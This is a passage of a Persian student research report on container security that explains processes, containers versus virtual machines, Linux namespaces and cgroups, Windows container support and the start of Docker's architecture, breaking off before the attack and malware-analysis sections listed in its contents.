

حملات مبتنی بر کانتینرها با محوریت تحلیل بدافزار¹

پژوهشگران: محمد امین مسلمی²، آرش کامجو³، رضا احمدی⁴، مبین علی اکبری⁵، و امیرحسین سهرابی⁶

استاد راهنما: میلاد کهساری الهادی⁷

دوره اول مهندسی معکوس و تحلیل باینری⁸

تاریخ ارائه: 1401-6-13

---

¹ Container based Attacks with a focus on Malware Analysis

² ma.moslemi.cs@gmail.com

³ arash.kamjoo.cs@gmail.com

⁴ ahmadi.reza.cs@gmail.com

⁵ mobin.aliakbariii@gmail.com

⁶ a.sohrabi.cs@gmail.com

⁷ m.kahsari@gmail.com

⁸ <https://ai000.ir>

فهرست

- 4 ..... مقدمه‌ای بر پژوهش امنیت کانتینرهای نرم‌افزاری
- 4 ..... کانتینرها چگونه پدید آمدند؟
- 5 ..... پروسه چیست؟
- 10 ..... کانتینر چیست؟
- 13 ..... تفاوت بین یک پروسه، کانتینر و ماشین مجازی چیست؟
- 15 ..... چه ویژگی‌هایی از لینوکس باعث کارکرد کانتینر می‌شوند؟
- 16 ..... چه ویژگی‌هایی از ویندوز باعث کارکرد کانتینر می‌شوند؟
- 18 ..... معماری Docker و اجزای کلیدی آن
- 23 ..... نصب و پیکربندی داکر در محیط‌های عملیاتی
- 24 ..... نصب Docker در ویندوز
- 28 ..... نصب Docker در لینوکس
- 29 ..... ایمج‌های پایه چی هستند؟
- 31 ..... ایجاد ایمج‌های پایه سفارشی
- 32 ..... ایجاد اولین پکیج نرم‌افزاری C++ در محیط Docker
- 33 ..... حملاتی مبتنی بر محیط Docker
- 33 ..... متودولوژی تحلیل کانتینرها
- 34 ..... بررسی مقدار nr_hugepages
- 36 ..... بررسی تغییرات کانتینر
- 37 ..... بررسی محتویات فایل ایمج

39	بررسی مصرف منابع و مدیریت کانتینر
39	بررسی ترافیک شبکه کانتینر
40	بررسی گزارش های کانتینر
41	استفاده از ابزارهای مدیریت و گزارش‌گیری کانتینرها
42	راهکارهای پیشگیرانه
42	محدودسازی توانایی‌های لینوکس
43	افزایش سطح دسترسی daemon.json
44	فعال کردن کانتینر در محیط read-only
44	محدودسازی فراخوانی‌های سیستمی درون کانتینر
45	اجرای کانتینر بدون سطح دسترسی روت
46	نتیجه گیری

مقدمه‌ای بر پژوهش امنیت کانتینرهای نرم‌افزاری

اگرچه شرکت‌های ارائه‌دهنده امنیت خدمات ابری در حال تلاش برای ارائه ویژگی‌های امنیتی به منظور محافظت محیط‌های ابری و همچنین مشتریان آن‌ها در مقابل تهدیدات و حملات روز هستند، اما واقعیت روزمره نشان‌دهنده این واقعیت است که هر روز طیف آسیب‌پذیری‌ها و مشکلات این حوزه در حال افزایش و رشد است و دیگر به سادگی نمی‌توان با حملات در این حوزه مقابله کرد. به هر صورت، آسیب‌پذیری‌های نرم‌افزاری و مسائل امنیتی هر روز در حال رشد هستند، این رشد ممکن است به دلیل برنامه‌های جانبی در حال استفاده یا پی‌کرندی اشتباه در محیط ابری باشد.

در سوی دیگر، عوامل تهدید¹ به صورت مداوم در حال کشف تاکتیک‌ها و فرایندهای نوین به منظور دور زدن ابزارهای امنیتی برای اخذ دسترسی کامل و حمله به این محیط‌ها هستند. از همین روی، در این تحقیق تلاش شده است تا بر روی آخرین تهدیدات این حوزه مطالعه صورت گیرد تا بتوانیم با ارائه راه‌حل، به ایمن‌سازی زیرساخت ابری شرکت‌ها کمک کنیم. در این مقاله، ابتدا به بررسی مفهوم کانتینرها و همچنین کاربرد آن‌ها خواهیم پرداخت، سپس به تحلیل برخی از حملات بر علیه ساختارهای ابری خواهیم پرداخت.

کانتینرها چگونه پدید آمدند؟

مفهوم کانتینر اولین بار با معرفی chroot در سیستم‌عامل UNIX در سال 1979 شروع شد و در سال‌های بعد مفاهیم مشابه آن معرفی شدند. برای نمونه می‌توان به ویژگی jails در سیستم‌عامل FreeBSD و ویژگی Zones در سیستم‌عامل Solaris اشاره کرد. در ادامه پروژه Docker توسط Solomon Hykes به عنوان یک پروژه داخلی در شرکت dotCloud شروع شد. Docker یک فناوری نرم‌افزاری است که این امکان را می‌دهد که نرم‌افزارها را به صورت کاملاً مجزا

¹ Threat Actors

از هم و به صورت یک لایه انتزاعی بر روی سخت‌افزار و درون سیستم‌عامل اجرا و استفاده کنیم. با این حال، قبل از اینکه به فناوری Docker برسیم، باید روند شکل‌گیری مفاهیم و خلق آن را بررسی کنیم.

در ابتدا قبل از بررسی کانتینرها بهتر است پروسه‌ها و نحوه عملکرد آن‌ها در سیستم‌عامل مورد بررسی قرار بگیرد، پس از بررسی پروسه‌ها و نحوه اجرای نرم‌افزارها در سیستم‌عامل به سراغ بررسی مفاهیم ایزوله‌سازی پروسه‌ها در سطح سیستم‌عامل و پیدایش / معماری کانتینرها و در نهایت معرفی معروف‌ترین پلتفرم‌ها با محوریت ایجاد کانتینرها خواهیم رفت. در نهایت هم با بررسی کانتینرهای مخرب که طیف جدیدی از بدافزارها به شمار می‌روند، این مقاله تحقیقاتی را به پایان خواهیم رساند.

پروسه¹ چیست؟

یک پروسه در واقع نمونه‌ای² از یک برنامه³ کامپیوتری به حساب می‌آید که اجرا شده است. طبق تصویر 1، یک برنامه مجموعه‌ای از دستورالعمل‌های ذخیره شده روی دیسک است. به منظور اجرای این دستورالعمل‌های اجرایی پردازنده⁴ یا به عبارت دیگر کدهای عملیاتی ماشین⁵ ابتدا پس از خواندن برنامه از روی دیسک و انتقال به حافظه اصلی⁶ توسط بارگذار سیستم‌عامل⁷، برنامه به یک یا تعدادی پروسه تقسیم می‌شود که در واقع هر پروسه شامل مجموعه‌ای ترد⁸ اجرایی است که در نهایت اقدام به اجرای کدهای اجرایی برنامه خواهند کرد.

---

¹ Process

² Instance

³ Program


⁴ CPU Instructions

⁵ Operation Code - Opcodes

⁶ Memory

⁷ Operating System Loader

⁸ Thread

تصویر 1: مراحل بارگذاری و اجرای یک برنامه

شایان ذکر است، اگر به تصویر 2 دقت کنید متوجه خواهید شد که لزوماً تعداد پروسه‌ها برابر با تعداد برنامه‌های در حال اجرا نیست. یک برنامه می‌تواند یک یا چند پروسه را در زمان اجرا درگیر کند. در سیستم عامل ویندوز می‌توان از بخش Task Manager لیست برنامه‌های در حال اجرا و پروسه‌ها را مشاهده کرد. در تصویر 2 لیست برنامه‌هایی که بر روی سیستم در حال اجرا است، مشاهده می‌کنید:

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Name	Status	PID	28% CPU	56% Memory	1% Disk	Net
System interrupts		-	0.1%	0 MB	0 MB/s	
> Start			0.1%	24.9 MB	0 MB/s	
> Search			2.8%	155.7 MB	0.1 MB/s	0
> Runtime Broker			1.4%	11.3 MB	0.1 MB/s	
> Microsoft Text Input Application			0%	11.9 MB	0 MB/s	
> Windows Shell Experience Host			0%	0 MB	0 MB/s	
▼ Google Chrome (36)			0.2%	4,234.0 MB	0.1 MB/s	
Google Chrome		648	0%	281.5 MB	0 MB/s	
Google Chrome		1408	0%	22.5 MB	0 MB/s	
Google Chrome		1720	0%	59.8 MB	0 MB/s	
Google Chrome		1844	0%	10.6 MB	0 MB/s	
Google Chrome		2244	0%	129.6 MB	0 MB/s	
Google Chrome		2780	0%	118.4 MB	0 MB/s	
Google Chrome		2980	0%	118.5 MB	0 MB/s	
Google Chrome		5240	0%	417.5 MB	0 MB/s	
Google Chrome		5256	0.1%	870.2 MB	0.1 MB/s	

⬆ Fewer details End task

تصویر 2: پروسه‌های اجرایی نرم‌افزارها

در سیستم عامل لینوکس از فرمانی که در تصویر 3 نمایش داده شده است، می‌توانید به منظور لیست کردن پروسه‌های اجرایی بر روی سیستم عامل استفاده کنید. پارامتر --forest موجب نمایش درختی لیست پروسه‌های لینوکسی می‌شود.

```

lightning@adonain ~ ]$ ps -x --forest
PID TTY STAT TIME COMMAND
1695 tty2 SsL+ 0:00 /usr/libexec/gdm-wayland-session env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --session=ubuntu
1701 tty2 S1+ 0:00 \_ /usr/libexec/gnome-session-binary --session=ubuntu
1642 ? S1 0:00 /usr/bin/gnome-keyring-daemon --daemonize --login
1631 ? Ss 0:00 /lib/systemd/systemd --user
1632 ? S 0:00 \_ (sd-pam)
1639 ? Sscl 0:00 \_ /usr/bin/pipewire
1640 ? Ssl 0:00 \_ /usr/bin/pipewire-media-session
1645 ? Sscl 0:00 \_ /usr/bin/pulseaudio --daemonize=no --log-target=journal
1653 ? Ss 0:01 \_ /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
1661 ? Ssl 0:00 \_ /usr/libexec/xdg-document-portal
1664 ? Ssl 0:00 \_ /usr/libexec/gvfsd
1979 ? S1 0:00 | \_ /usr/libexec/gvfsd-trash --spawner :1.4 /org/gtk/gvfs/exec_spaw/0
1666 ? Ssl 0:00 \_ /usr/libexec/xdg-permission-store
1679 ? S1 0:00 \_ /usr/libexec/gvfsd-fuse /run/user/1000/gvfs -f
1719 ? Sscl 0:01 \_ /usr/libexec/tracker-miner-fs-3
1733 ? Ssl 0:00 \_ /usr/libexec/gnome-session-ctl --monitor
1742 ? Ssl 0:00 \_ /usr/libexec/gnome-session-binary --systemd-service --session=ubuntu
1769 ? S1 0:00 | \_ /usr/libexec/at-spi-bus-launcher --launch-immediately
1782 ? S 0:00 | \_ /usr/bin/dbus-daemon --config-file=/usr/share/defaults/at-spi2/accessibility.conf --nofork --print-address 11 --address=unix:path=/r
2077 ? S1 0:00 | \_ /usr/libexec/gsd-disk-utility-notify
2105 ? S1 0:00 | \_ /usr/libexec/evolution-data-server/evolution-alarm-notify
2305 ? S1 0:04 | \_ update-notifier
1760 ? Ssl 0:00 \_ /usr/libexec/gvfs-udisks2-volume-monitor
1768 ? Ssl 5:58 \_ /usr/bin/gnome-shell
2135 ? S 0:00 | \_ /usr/bin/Xwayland :0 -rootless -noreset -accessx -core -auth /run/user/1000/.mutter-Xwaylandauth.XZENR1 -listen 4 -listen 5 -displayfd 6
17934 ? S1 0:00 | \_ gjs /usr/share/gnome-shell/extensions/ding@rastersoft.com/ding.js -E -P /usr/share/gnome-shell/extensions/ding@rastersoft.com -M 0 -D 0:
1783 ? Ssl 0:00 \_ /usr/libexec/gvfs-goa-volume-monitor
1788 ? S1 0:00 \_ /usr/libexec/goa-daemon
1814 ? S1 0:00 \_ /usr/libexec/goa-identity-service
1816 ? Ssl 0:06 \_ /usr/libexec/gvfs-afc-volume-monitor
1821 ? Ssl 0:00 \_ /usr/libexec/gvfs-mtp-volume-monitor
1827 ? Ssl 0:00 \_ /usr/libexec/gvfs-gphoto2-volume-monitor
1863 ? S1 0:00 \_ /usr/libexec/gnome-shell-calendar-server

```

تصویر 3: نمایش پروسه‌های لینوکسی

هر یک از پروسه‌های در حال اجرا منابع و روند اجرای مربوط به خود را دارند. در تصویر 2 نیز مشخص است، به عنوان مثال پروسه مربوط به برنامه chrome.exe مقدار 0.2% از پردازنده و همچنین 4234.0 مگابایت از حافظه را اشغال کرده است. در هر صورت، پروسه را می‌توانیم یک آجکت در نظر بگیریم که اطلاعات اجرایی برنامه را در بر می‌گیرد و ابزارهایی مانند Task Manager می‌توانند اطلاعات آن را بخوانند و جزئیات اجرایی یک برنامه از جمله مقدار مصرف منابع سیستمی آن را نمایش بدهند.

اکنون که با مفهوم پروسه به صورت خلاصه آشنا شدیم، این نکته را هم باید در نظر بگیریم که مهم‌ترین قسمت پروسه، ترد است. در واقع این تردها هستند که اقدام به اجرای دستورالعمل‌های موجود در بخش ¹Text فایل اجرایی پروسه می‌کنند. با این حال، اگر به سال 2013 برگردیم، زمانی که فناوری کاتینرها در حال شکل‌گیری و گسترش بودند، عموم افراد تصور می‌کردند کاتینرها

¹ Text Resource

همان ماشین‌های مجازی هستند ولی اگر با دقت بررسی شود، کانتینرها بیشتر شبیه به یک پروسه اجرایی بر روی سامانه‌عامل با مقداری تفاوت نسبت به پروسه‌های عادی هستند که در قسمت قبل آن‌ها را بر روی ویندوز و لینوکس نشان دادیم. پروسه‌های عادی سیستم‌عامل درست است که فضای آدرس و همچنین سطوح دسترسی مجزای خود را دارند، اما در حالت کلی از نظر بنیادی بسیار با کانتینرها فرق دارند زیرا کانتینرها محیط ایزوله و مجزای خود را دارند که حتی می‌توانند از سیستم‌عامل میزبان¹ هم متفاوت باشند.

به عنوان مثال، می‌توان یک کانتینر را که بر روی ایمیج پایه² سیستم‌عامل لینوکس راه‌اندازی شده است، بر روی سیستم‌عامل ویندوز اجرا کرد در حالیکه اساساً سیستم‌عامل لینوکس از یک زیرسیستم³ متفاوت از ویندوز بهره می‌برد. نحوه مدیریت و کنترل و اجرای کانتینرها هم از پروسه‌های عادی مجزا است. آبجکت پروسه‌های عادی توسط کرنل سیستم‌عامل مدیریت می‌شوند ولی کانتینرها به واسطه یک پروسه که بین کانتینر و کرنل سیستم‌عامل میزبان قرار می‌گیرد، مانند سرویس Docker مورد مدیریت قرار می‌گیرند.

شایان ذکر است، با اینکه اکنون درباره Docker صحبت کردیم، ولی فناوری کانتینرها یک ویژگی در سطح سیستم‌عامل است که قبل از Docker وجود داشته است. از همین روی، کانتینرها چیز جدیدی نبودند و نیستند، آن‌ها قبل از Docker در لینوکس در دسترس بودند و اکنون در ویندوز هم با معرفی Windows Containers ویژگی مشابهی در دسترس توسعه‌دهندگان ویندوزی وجود دارد.

به هر صورت، فناوری Docker با ارائه یک سرویس بر روی قابلیت ارائه کانتینرها توسط سیستم‌عامل لینوکس و همچنین طراحی یک یک API قدرتمند بر پایه REST استفاده و به کارگیری از کانتینرها در توسعه نرم‌افزار را تسهیل کرده است. لذا اکنون ما می‌توانیم با استفاده از

---

¹ Host OS

² Base Image

³ Subsystem


Docker و کانتینرها محصولات نرم‌افزاری طراحی کنیم که به صورت گسترده بر روی طیفی وسیعی از سامانه‌ها اجرا شوند.

کانتینر چیست؟

همانطور که پیش از این ذکر شد، مشکل عدم اجرای صحیح نرم‌افزارها هنگام انتقال از یک محیط عملیاتی به یک محیط عملیاتی دیگر به اندازه خود توسعه نرم‌افزار چالش برانگیز است. به عنوان مثال، اگر یک نرم‌افزار بر روی محیط لینوکس توسعه پیدا کند، انتقال آن به یک محیط جدید مانند ویندوز از نظر فنی و هم هزینه بسیار سنگین است.

چنین مشکلاتی معمولاً به دلیل تفاوت در پیکربندی زیربنای سامانه‌عامل، کتابخانه‌ها و سایر وابستگی‌های نرم‌افزاری برای یک برنامه ایجاد می‌شود. کانتینرها واحدهای اجرایی مانند یک پروسه معمولی سیستم‌عامل ولی با یک سری تغییرات پایه هستند که در آن کد اجرایی نرم‌افزار به همراه کتابخانه‌ها و وابستگی‌های سیستمی، وابستگی‌های نرم‌افزاری به همراه یک مینی کرنل بسته‌بندی می‌شوند تا بتوان آن‌ها را در هر مکانی از جمله ساختارهای دسکتاپی، سروری، و حتی در محیط‌های مبتنی بر ابر اجرا کرد.

به این ترتیب، کانتینرها به توسعه‌دهندگان و متخصصان فناوری اطلاعات این امکان را می‌دهند که برنامه‌ها را با تغییرات اندک یا بدون تغییر در میان محیط‌های عملیاتی متفاوت مستقر کنند. شایان ذکر است، اساس شکل‌گیری فناوری کانتینرها در لینوکس بر پایه فناوری namespace‌ها و همچنین cgroup‌ها است که این امکان را به وجود می‌آورند گروهی از پروسه‌ها تصور کنند که در یک ماشین جداگانه در حال اجرا هستند. در حالی که سیستم‌عامل میزبان کانتینر کاملاً آگاهی دارد که کانتینر در واقع یک پروسه دیگر است که به دلیل ویژگی namespace و cgroup تصور می‌کند بر روی یک محیط مجزا اجرا شده است. در ادامه این موارد با جزئیات بیشتر توضیح داده خواهد شد.

تصویر 4: مقایسه معماری Hypervisor و Container-based Virtualization


به هر صورت، همانطور که پیش از این ذکر شد، کانتینرها از نوعی مجازی‌سازی سبک¹ در سطح سیستم‌عامل استفاده می‌کنند که در آن کانتینر از ویژگی‌های کرنل سیستم‌عامل لینوکس برای ایزوله کردن پروسه‌ها و کنترل مقدار بهره‌مندی از پردازنده، حافظه و دیسک بهره می‌برند. کانتینرها برای اولین بار چندین دهه پیش با نسخه‌هایی مانند FreeBSD Jails و Solaris Zone و AIX Workload Partitions ظاهر شدند، اما بیشتر توسعه‌دهندگان مدرن، سال 2013 را به عنوان آغاز عصر کانتینرهای مدرن با معرفی Docker به یاد می‌آورند.

در این فناوری، نرم‌افزارها در قالب یک کانتینر صرف نظر از زیرساخت سیستم‌عامل، همیشه یکسان اجرا می‌شوند و این یکی از مهمترین ویژگی‌هایی است که راه‌حل‌های نرم‌افزاری از جمله Docker ارائه می‌دهند. به عنوان مثال، یک توسعه‌دهنده نرم‌افزار می‌تواند محصول نرم‌افزاری خود

¹ Light-weight virtualization

را بر روی یکی از Image های Docker توسعه بدهد، و هر جا که Docker وجود دارد، محصول نرم‌افزاری خود را اجرا و خروجی مشابه دریافت کند.

از آنجایی که Docker بر روی پلتفرم‌های ویندوز و همچنین لینوکس ارائه شده است، محصول نرم‌افزاری نهایی دیگر محدود به یک محیط نخواهد بود. از همین روی، دیگر برای اینکه نرم‌افزار ماهیت Cross-Platform داشته باشد، نیاز به اعمال تغییرات گسترده بر روی آن نیست. زیرا هر جا Docker وجود داشته باشد، Image نهایی محصول نرم‌افزاری می‌تواند اجرا شود و خروجی کاملا مشابه ارائه بدهد. در ادامه این مقاله، به بررسی راه‌حل نرم‌افزاری Docker خواهیم پرداخت و بررسی خواهیم کرد که در عمل چگونه کار می‌کند و از چه ویژگی‌های سطح سیستم‌عامل برای پیاده‌سازی قابلیت خود استفاده کرده است. در تصویر 5، معماری Docker نمایش داده شده است.

تصویر 5: معماری کانتینر در لینوکس

شایان ذکر است، برای اجرای این کانتینرها، نیازی به فراهم آوردن محیط خاصی نیست. کانتینرها، نرم‌افزار را از محیط (به عنوان مثال سیستم‌عامل و ساختار آن) جدا می‌کنند و اطمینان می‌دهند که علی‌رغم تفاوت‌هایی که برای مثال بین محیط توسعه و محیط عملیاتی ممکن است وجود

داشته باشد، نرم افزار به صورت یکنواخت کار کند. کانتینرها می توانند در محیط های مختلفی از جمله دسکتاپ، سرور، دیتاسنتر، ابری، بدون سرور و ... کار کنند.

تفاوت بین یک پروسه، کانتینر و ماشین مجازی چیست؟

ممکن است قبلاً با ماشین های مجازی آشنا شده باشید؛ یک سیستم عامل مانند لینوکس یا ویندوز بر روی یک سیستم عامل دیگر با استفاده از یک هایپروایزر مانند VMWare Workstation مجازی سازی می شود. اغلب افراد تصور می کنند، کانتینرها مشابه ماشین های مجازی هستند ولی از نظر بنیادی تفاوت های بسیاری با هم دیگر دارند که در قسمت های قبلی اشاراتی به آنها شد. درست است که کانتینرها همانند ماشین های مجازی، به شما این امکان را می دهند که برنامه خود را با کتابخانه ها و سایر وابستگی ها بسته بندی کنید و محیط ایزوله برای اجرای سرویس های نرم افزاری خود فراهم آورید، اما کانتینرها مانند ماشین مجازی تمامی مولفه های سیستم عامل و نرم افزار را مجازی سازی نمی کنند که حجم نهایی پکیج نرم افزاری در قالب OVF به چندین گیگابایت برسد و همچنین برای اجرای آن حتماً نیاز به یک هایپروایزر مانند VMWare باشد. به عنوان مثال، در کانتینرهای Docker پکیج نهایی می تواند نهایت 10 گیگابایت باشد و به سادگی در تمامی محیط های ویندوزی و لینوکسی استقرار پیدا کنند و اجرا شوند.

به هر صورت، اگر پیاده سازی این فناوری ها را بخواهیم مورد بررسی قرار دهیم، بهتر است بگوییم یک کانتینر بیشتر شبیه یک پروسه است. با این حال، اگر ما در مورد استفاده و نحوه تعامل کلاینت نهایی با محصول صحبت می کنیم، یک کانتینر بیشتر شبیه یک VM است که همان مشکل ارائه یک محیط ایزوله برای اجرای بسیاری از برنامه ها را در یک سرور حل می کند. در جدول 1، تفاوت بین پروسه، کانتینر و همچنین ماشین مجازی نمایش داده شده است.

عنوان	ماشین مجازی	کانتینر	پروسه
تعریف	یک سامانه عامل کامل و مستقل که به واسطه یک هایپروایزر، منابع سخت افزاری را با سیستم عامل میزبان به طور مشترک استفاده می کنند.	مجموعه ای از پروسه ها که از یکدیگر مجزا بوده و توسط یک کرنل مشترک مدیریت می شوند.	هنگامی که یک فایل باینری اجرا می شود و در حافظه استقرار می یابد، پروسه نامیده می شود.

<p>استفاده از برنامه‌ها در یک محیط ایزوله و غالباً به منظور ایجاد سهولت در فرآیند توسعه و تحلیل نرم‌افزار.</p>	<p>استفاده از برنامه‌ها در یک محیط ایزوله و غالباً به منظور ایجاد سهولت در فرآیند توسعه و استقرار نرم‌افزار در محیط‌های ناهمگون.</p>	<p>برای این که پردازنده بتواند برنامه‌ای را اجرا کند، نیاز است که فایل برنامه در داخل حافظه رم قرار گیرد و فضایی برای آن در نظر گرفته شود.</p>	<p>استفاده</p>
<p>مستقل از سامانه‌عامل میزبان است و می‌تواند هرگونه سامانه‌عاملی را اختیار کند. برای مثال ویندوز می‌تواند در گنو/لینوکس اجرا شود با این که حتی در سطح کرنل نیز با یکدیگر تفاوت دارند.</p>	<p>کرنل واحد و مشترک با میزبان دارد اما می‌تواند از توزیع مختلفی برخوردار باشد مثلاً کانتینر Ubuntu روی سامانه‌عامل میزبان Windows قابل اجرا است.</p>	<p>کرنل و توزیع یکسانی با سامانه‌عامل میزبان دارد. شایان ذکر است، یک پروسه با فرمت PE فقط بر روی محیط ویندوز و یک پروسه در قالب ELF فقط بر روی محیط لینوکس قابل اجرا است.</p>	<p>سامانه‌عامل</p>
<p>کل سامانه‌عامل ایزوله است و هیچ اشتراکی با سامانه‌عامل میزبان ندارد.</p>	<p>با استفاده از دو ویژگی namespace و cgroup در کرنل گنو/لینوکس ایزوله‌سازی انجام می‌شود. از این رو ایزوله‌سازی در سطح کرنل نیست.</p>	<p>به دلیل تکنیک حافظه مجازی فضای حافظه هر پروسه مجزا است و نیز سطح دسترسی هر پروسه می‌تواند متفاوت باشد.</p>	<p>ایزولگی</p>
<p>حجم سامانه‌عامل + حجم برنامه‌های داخل آن، حجم نهایی ماشین مجازی را مشخص می‌کنند.</p>	<p>حجم فایل ایملج پایه Docker + مقدار حجم مورد استفاده برای برنامه‌های داخل آن، حجم نهایی کانتینر را مشخص می‌کند که نسبت به ماشین‌های مجازی بسیار کم حجم‌تر خواهند بود.</p>	<p>بستگی به مصرف فایل باینری دارد.</p>	<p>حجم</p>
<p>نیازمند طی کردن فرآیند بوت است.</p>	<p>مستقیم روی کرنل اجرا می‌شود، بدون طی کردن فرآیند بوت است.</p>	<p>هنگام فراخوانی دستور fork در سیستم عامل لینوکس یا فراخوانی دستور CreateProcess در ویندوز ساخته می‌شود و تا زمانیکه مورد استفاده قرار می‌گیرد، طول عمر دارد.</p>	<p>چرخه</p>

جدول 1: شرح کلی تفاوت VM، Container و Process

همانطور که در جدول 1 تشریح شده است، کانتینرها یک لایه انتزاعی هستند که ساختار و وابستگی‌های نرم‌افزار را با هم بسته‌بندی می‌کنند و تفاوت‌های مهمی با پروسه‌های عادی سیستم و همچنین ماشین‌های مجازی دارند.

چندین کانتینر می‌توانند روی یک ماشین اجرا شوند و هسته سیستم‌عامل با آن‌ها مشترکاً به اشتراک گذاشته شود زیرا هر کدام به عنوان پروسه‌های ایزوله در فضای سیستم‌عامل اجرا می‌شوند. کانتینرها نسبت به ماشین‌های مجازی فضای کمتری را اشغال می‌کنند، می‌توانند برنامه‌های بیشتری را مدیریت کنند و همچنین به منابع کمتری نیاز دارند.

چه ویژگی‌هایی از لینوکس باعث کارکرد کانتینر می‌شوند؟

در سیستم‌عامل لینوکس، قابلیت‌هایی از جمله فضای نام‌ها¹، گروه‌های کنترلی²، مُد محاسباتی امن³ و SELinux پایه‌های ساخت و اجرای یک پروسه کانتینری را تشکیل می‌دهند. شایان ذکر است، دو ویژگی فضای نام‌ها و گروه‌های کنترلی مربوط به کرنل این سیستم‌عامل می‌شوند. فضای نام‌ها در سیستم‌عامل لینوکس امکان جداسازی منابع برای پروسه‌ها را فراهم می‌کنند و در ادامه گروه‌های کنترلی منابع تخصیص یافته برای هر کانتینر را تعیین می‌کنند.

همانطور که پیش از این هم ذکر شد، کار فضای نام این است که محیط پروسه‌ها را از یکدیگر مجزا کند. دو پروسه اگر در یک فضای نام مشترک نباشند، نمی‌توانند به فضای آدرس هم دسترسی بگیرند. شایان ذکر است، در کرنل لینوکس، تمام اطلاعات مربوط به یک پروسه، در یک استراکچر با عنوان توصیفگر پروسه⁴ موجود است. توصیفگر پروسه⁵ یک استراکچر از نوع `task_struct` است

---

¹ Namespaces

² Control Groups

³ Secure Computing Mode

⁴ Process Descriptor

⁵ Process Descriptor

که فیلدهای آن شامل تمام ویژگی‌های پروسه، مانند وضعیت، توصیف‌کننده‌های فایل و چندین اشاره‌گر به دیگر استراکچرهای داده می‌باشد.

یکی از این استراکچرها nsproxy است و شامل پنج فضای نام داخلی از جمله uts_ns، ipc_ns، pid_ns، mnt_ns و net_ns است. جداسازی کانتینر (پروسه) با ایجاد یک فضای نام جدید برای هر یک به دست می‌آید. در نهایت، از گروه‌های کنترلی (cgroups) برای محدود کردن استفاده از منابع برای هر کانتینر استفاده می‌شود. سهمیه‌ها را می‌توان برای حافظه، پردازنده، IO و منابع شبکه تنظیم کرد. این یک جنبه مهم آن است زیرا همه کانتینرها منابع میزبان یکسانی دارند.

گروه‌های کنترلی نیز بخشی از کرنل هستند و به هر کانتینر می‌توان یک فایل پیکربندی گروه کنترلی لینوکس را اختصاص داد که در آن محدودیت‌هایی را تعیین می‌کنیم. به عنوان مثال، در سیستم عامل لینوکس دستورات زیر یک cgroup با سیاست مصرف 50 مگابایت حافظه رم برای یک پروسه ایجاد می‌کند:

```
sudo cgcreate -g memory:my-process
sudo echo 50000000 > /sys/fs/cgroup/memory/my-process/memory.limit_in_bytes
```

دستور بالا موجب اعمال محدودیت برای پروسه my-process خواهد شد. با همین رویکرد، می‌توان در ساختار ساخت ایجاد یک کانتینر بر روی پروسه محدودیت اعمال کرد و همچنین منابع سخت‌افزاری ایزوله در اختیار آن قرار داد.

چه ویژگی‌هایی از ویندوز باعث کارکرد کانتینر می‌شوند؟


همانطور که تاکنون مورد بررسی قرار دادیم، کانتینرها یک فناوری برای بسته‌بندی¹ و اجرای برنامه‌های کاربردی ویندوز و لینوکس در محیط‌های مختلف در فضای ابری هستند. کانتینرها یک

¹ Packaging

محیط سبک وزن و ایزوله ارائه می‌دهند که توسعه، استقرار و مدیریت برنامه‌ها را آسان تر می‌کند. کانتینرها به سرعت شروع و متوقف می‌شوند، و آنها را برای برنامه‌هایی که نیاز به تطبیق سریع با تقاضای در حال تغییر دارند، ایده آل می‌کند.

به عنوان مثال، یک مشتری شاید نیاز داشته باشد نرم افزار شما را بر روی لینوکس اجرا کند، و دیگری شاید نیازمند اجرای آن بر روی ویندوز باشد. کانتینرها این مسئله را حل می‌کنند بدون اینکه نیاز باشد نرم‌افزار برای محیط‌های جدید شخصی‌سازی شود. ماهیت سبک وزن کانتینرها همچنین آنها را به ابزاری مفید برای افزایش تراکم و استفاده از زیرساخت شما تبدیل می‌کند. در تصویر 6، معماری اجرای کانتینرها در محیط ویندوز نمایش داده شده است.

تصویر 6: معماری ویندوز در اجرای کانتینرها

شایان ذکر است، فناوری Docker که امکان ایجاد، مدیریت، اجرا و حتی اشتراک کانتینرها را محیا می‌کند، در سیستم‌عامل ویندوز از قابلیت Windows Subsystem for Linux (WSL) استفاده می‌کند که در حقیقت یک کرنل لینوکس ساخته شده توسط مایکروسافت است. این کرنل سفارشی‌سازی شده توسط مایکروسافت اجازه می‌دهد بدون استفاده از یک هایپروایزر در محیط سیستم‌عامل ویندوز از قابلیت‌های لینوکس استفاده کرد. از همین روی، با اجرای Docker Desktop بر روی WSL ویندوز، کاربران می‌توانند از فضای کاری و قابلیت‌های لینوکس بهره‌مند شوند. علاوه بر این، WSL 2 بهبودهایی را برای به اشتراک‌گذاری سیستم فایل و زمان بوت کرنل

ارائه می‌دهد. Docker Desktop از ویژگی تخصیص حافظه پویا¹ در WSL برای بهبود مصرف منابع استفاده می‌کند.

یک کانتینر در بالاترین سطح از کرنل سیستم‌عامل عملیاتی می‌شود، اما کرنل همه APIها و سرویس‌های خود که یک برنامه برای اجرای صحیح نیاز دارد، به آن ارائه نمی‌کند. به همین دلیل، کانتینرها بر روی یک ایملج پایه یا Image Base ارائه می‌شوند تا این خلع رفع شود. به زبان ساده، ما می‌توانیم Image Base را یک کرنل سبک در نظر بگیریم که می‌تواند بر پایه لینوکس یا ویندوز باشد تا نرم‌افزار ما با آن بسته‌بندی و بدون هیچ مشکلی اجرا شود. تفاوت کانتینرها با ماشین‌های مجازی دقیقاً در همین نقطه است.

یک ماشین مجازی اقدام به مجازی‌سازی کامل یک سیستم‌عامل و تمامی نرم‌افزارهای موجود در آن می‌کند، اما یک کانتینر فقط و فقط به برخی از مولفه‌های یک سیستم‌عامل نیاز دارد تا بتواند به شکل صحیح نرم‌افزار بر روی آن کار کند. از همین روی، کانتینرها را به عنوان یک ماشین مجازی سبک هم می‌شناسند، چون نسبت به یک سیستم‌عامل که کامل مجازی‌سازی شده است، حجم و اندازه کوچکتری دارند.

معماری Docker و اجزای کلیدی آن

فناوری Docker از یک معماری مبتنی بر سرویس Client/Server استفاده می‌کند که در آن کلاینت Docker با استفاده از REST API با سرویس Docker که وظیفه اجرا و ساخت کانتینرهای Docker را دارد، ارتباط برقرار می‌کند. کلاینت و سرویس Docker هر دو می‌توانند بر روی یک سیستم باشند و یا کلاینت می‌تواند به صورت راه دور به سرویس متصل شود. به عبارت دیگر، کلاینت و سرویس Docker می‌توانند بر روی دو ماشین مجزا راه‌اندازی شده باشند. در ادامه اجزای Docker مورد بررسی قرار گرفته است:

¹ Dynamic memory allocation

